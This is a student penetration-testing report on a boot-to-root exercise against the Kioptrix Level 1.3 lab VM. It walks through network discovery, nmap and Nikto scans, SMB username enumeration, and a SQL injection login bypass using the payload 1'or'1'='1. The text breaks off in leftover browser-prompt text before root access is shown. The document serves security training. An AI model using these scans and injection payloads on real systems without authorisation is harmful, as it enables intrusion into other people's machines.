Prepared by:	**Rose Wairimu Macharia**
For:	**Kratikal Academy**
Report content:	**Detailed Boot to Root Report**
Status:	**Completed**
Date:	**18th February 2021**

Scope


The penetration test was conducted to find and exploit the vulnerabilities in the Kioptrix Level 1.3 (#4) VM and capture the flags within the virtual machine.
My main objective was to gain the root access via any means possible.
The aim to carry out the test was to identify the steps and methods that an attacker could probably use to gain access to the victim. The test was also done to evaluate the level of risk to the victim and finally to identify recommendations that could be used to prevent search kind of attacks.
The results of this Security Testing can be used to enhance the security feature of Kioptrix Level 1.3(#4).

Approach

The test I conducted was a black box test since there was no technical and functional information given to me that I could work with. The test cases generated are based on knowledge acquired from my web application lectures and this is a way to gain the experience needed in a penetration testing field.
The setup consisted of a Local Area Network (LAN), Kali Linux attacker virtual machine and the victim virtual machine Kioprix level 4.


Summary of results

IP Address of the attacker VM: 192.168.177.128



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.177.128  netmask 255.255.255.0  broadcast 192.168.177.255
        inet6 fe80::20c:29ff:fe65:4144  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:65:41:44  txqueuelen 1000  (Ethernet)
        RX packets 71  bytes 6698 (6.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1332 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Identified address of the victim machine VM: 192.168.177.129




```
 Currently scanning: 172.16.103.0/16   |   Screen View: Unique Hosts

 37 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2220
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.177.1   00:50:56:c0:00:08     33    1980  VMware, Inc.
 192.168.177.2   00:50:56:e8:75:14      1      60  VMware, Inc.
 192.168.177.129 00:0c:29:65:08:c5      1      60  VMware, Inc.
 192.168.177.254 00:50:56:e4:20:3f      2     120  VMware, Inc.


┌──(root💀 kali)-[/home/kali]
└─#
```

Initial scan of the network using the (ifconfig) command resulted in the discovery of the attackers IP address. Then carried a discovery command (net discover -i eth0) to identify the IP address of the victim machine. With the information above lead to the discovery of open ports by use of Nmap IP scan (). The following ports were discovered:

22/tcp – Service is running with version OpenSSH


80/tcp – HTTP service is running with version Apache httpd 2.2.8

139/445tcp – NetBIOS-SSN: The NetBIOS service is open so it can easily enumerate SMB for any public facing sharing as well as usernames



```
 192.168.177.254 00:50:56:e4:20:3f      2     120  VMware, Inc.


┌──(root💀 kali)-[/home/kali]
└─# nmap -sS -A -n 192.168.177.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-16 03:43 EST
Nmap scan report for 192.168.177.129
Host is up (0.00058s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:65:08:C5 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Since port 22 is open, one can easily enumerate the usernames through NetBIOS with the help of Nmap command (Nmap -sC -script=smb-enum-users 192.168.177.129)



```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sC --script=smb-enum-users 192.168.177.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-16 03:46 EST
Nmap scan report for 192.168.177.129
Host is up (0.0012s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:65:08:C5 (VMware)

Host script results:
| smb-enum-users:
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,,
|     Flags:       Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|_    Flags:       Normal user account

Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```


We see that there are five usernames discovered
1. john
2. Loneferret
3. Nobody
4. Robert
5. root

For vulnerability check; use Nikto which is an open source vulnerability scanner.
It appears that the Apache/2.2.8 is outdated
PHP reveals potential sensitive information via certain HTTP requests
there certain directories indexing found.
PHPSESSID created without the HTTP only flag
The anti-clickjacking X- Frame-options header is not present.
This are just some of the vulnerabilities collected by Nikto




```
┌──(root💀kali)-[/home/kali]
└─# nikto -host 192.168.177.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.177.129
+ Target Hostname:    192.168.177.129
+ Target Port:        80
+ Start Time:         2021-02-16 03:50:23 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/secto
c59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that con
ERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that con
ERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that con
ERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that con
ERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 98933, size: 5108, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ 8724 requests: 0 error(s) and 19 item(s) reported on remote host
```

Noticed that port 80 is open, so try opening the ip address in the browser. It opens giving us a login page




With this we can check if its vulnerable to SQL Injections by tampering with the username and password position, this by adding an illegal character (‘)
the login page returns an error that tells that the page is vulnerable to blind based sql injections




```
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /var/www/checklogin.php on line 28
Wrong Username or Password
```

In blind based sql injections you can inject the login in page with a Boolean statement to see the output of the page.
Example: 1'or'1'='1 which returns a true value



Would you like Firefox to save this login for http://192.168.177.129?
john
1'or'1'='1
Show password
Don't Save
Save
Panel

